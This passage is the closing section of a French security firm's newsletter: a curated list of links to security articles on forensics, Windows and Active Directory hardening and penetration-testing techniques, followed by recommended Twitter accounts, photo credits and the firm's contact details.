La prochaine étape va s'orienter vers la traduction du guide dans d'autres langues afin de renforcer son accessibilité au grand public.

Le document au format PDF est disponible à cette adresse : https://www.owasp.org/images/1/19/OTGv4.pdf



revue du web

Après plusieurs années de bons et loyaux services, la rubrique « Outils » est désormais remplacée par la « Revue du Web ». Cette partie permettra de faire un tour d'horizon des articles sécurité les plus intéressants !

Stéphane AVI

> Sélection d'articles divers

> Sélection d'articles techniques

> Twitter

Sélection de comptes Twitter


> Sélection d'articles RSSI


Détails de l'attaque GAMMA	http://pastebin.com/raw.php?i=cRYvK4jb
Points à vérifier pour confirmer la compromission d'une machine	http://sysforensics.org/2014/01/lateral-movement.html
Article intéressant sur les mesures anti forensic prises après « Snowden »	http://forensicmethods.com/snowden-forensics https://gist.github.com/p0c/8587757
Comment fonctionne hyper V	http://www.forensickb.com/2014/02/understanding-hyper-v-server-when-doing.html
Article sur la « Surface area reduction » de MSSQL	https://labs.portcullis.co.uk/blog/ms-sql-server-audit-surface-area-reduction-part-1/
Une faille liée au CredSSP via PowerShell	http://www.powershellmagazine.com/staging/?p=8794
Comment fonctionne l'UAC sous Windows et ses contournements	http://blog.strategiccyber.com/2014/03/20/user-account-control-what-penetration-testers-should-know/
Mieux comprendre les permissions des objets Active Directory	http://blog.cassidiancybersecurity.com/post/2014/03/The-Active-Directory-Permissions-Analysis-Challenge
Whitepaper pour sécuriser ESXi	http://blogs.vmware.com/vsphere/2014/02/security-vmware-hypervisor-whitepaper.html

> Sélection d'articles techniques

Contournement d'un antivirus avec un MSI et son élévation de privilèges	https://www.netspi.com/blog/entryid/212/bypassing-anti-virus-with-metasploit-msi-files
Comment exécuter des commandes via MySQL avec la librairie LIB_MYSQLUDF_SYS	http://www.iodigitalsec.com/mysql-root-to-system-root-with-udf-for-windows-and-linux/
Comment récuperer des mots de passe d'un fichier VMware .vmem avec MimiKatz	http://www.remkoweijnen.nl/blog/2013/11/25/dumping-passwords-in-a-vmware-vmem-file/
Présentation des droits Se* sous Windows	http://labs.portcullis.co.uk/blog/se-and-you/
Utilisation de la fonction Golden Ticket Kerberos avec MimiKatz	http://rycon.hu/papers/goldenticket.html
Comment se protéger des XSS via la configuration de PHP	https://isc.sans.edu/diary/Mass+XSSodus+in+PHP/17867
Comment extraire les mots de passe en mémoire via un plug-in Volatility	http://articles.forensicfocus.com/2014/04/28/windows-logon-password-get-windows-logon-password-using-wdigest-in-memory-dump/
15 techniques pour contourner la prévention d'exécution de script PowerShell	https://www.netspi.com/blog/entryid/238/15-ways-
Exploitation des failles Sudo	http://ecstaticsec.tumblr.com/post/87205770569/sudo-tricks
Outil pour mieux debugger les RegExp	https://www.debuggex.com/

> Sélection des comptes Twitter suivis par le CERT-XMCO…

Didier Stevens		https://twitter.com/DidierStevens
Dan Kaminsky		https://twitter.com/dakami
Travis Goodspeed		https://twitter.com/travisgoodspeed
Joffrey Czarny		https://twitter.com/_Sn0rkY
Veil Framework		https://twitter.com/veilframework
Will		https://twitter.com/harmj0y
Passing the Hash		https://twitter.com/passingthehash
SANS Pen Test Info		https://twitter.com/pentesttips
Armitage Hacker		https://twitter.com/armitagehacker
Benjamin Delpy		https://twitter.com/gentilkiwi



> Remerciements

Photographie

Photo HITB
http://photos.hitb.org/

Photo Hack In Paris 2014
https://www.flickr.com/photos/126259186@N05/

Alan Bates
https://www.flickr.com/photos/sp3ccylad/495871118/

Tomaz Stolfa
https://www.flickr.com/photos/tomazstolfa/4969030884/

Urban Bamboo
https://www.flickr.com/photos/urbanbamboo/9502886057/

Andrea
https://www.flickr.com/photos/spettacolopuro/3891599149/

Dimitar Krstevski
https://www.flickr.com/photos/alifaan/2608045107/

Joe Pemberton
https://www.flickr.com/photos/joepemberton/8986322869/

Stefanos Kofopoulos
https://www.flickr.com/photos/titanas/3199323703/

Kevin Baird
https://www.flickr.com/photos/kevlar/4640627653/

Errol Images Média
https://www.flickr.com/photos/errol_51/4190034449/

Nikolay Bachiyski
https://www.flickr.com/photos/nbachiyski/2536017020/

www.xmco.fr

69 rue de Richelieu
75002 Paris - France

tél. +33 (0)1 47 34 68 61
fax. +33 (0)1 43 06 29 55
mail. info@xmco.fr
web **www.xmco.fr**

SAS (Sociétés par Actions Simplifiées) au capital de 38 120 € - Enregistrée au Registre du Commerce de Paris RCS 430 137 711
Code NAF 6202A - N°SIRET : 430 137 711 00056 - N° TVA intracommunautaire : FR 29 430 137 711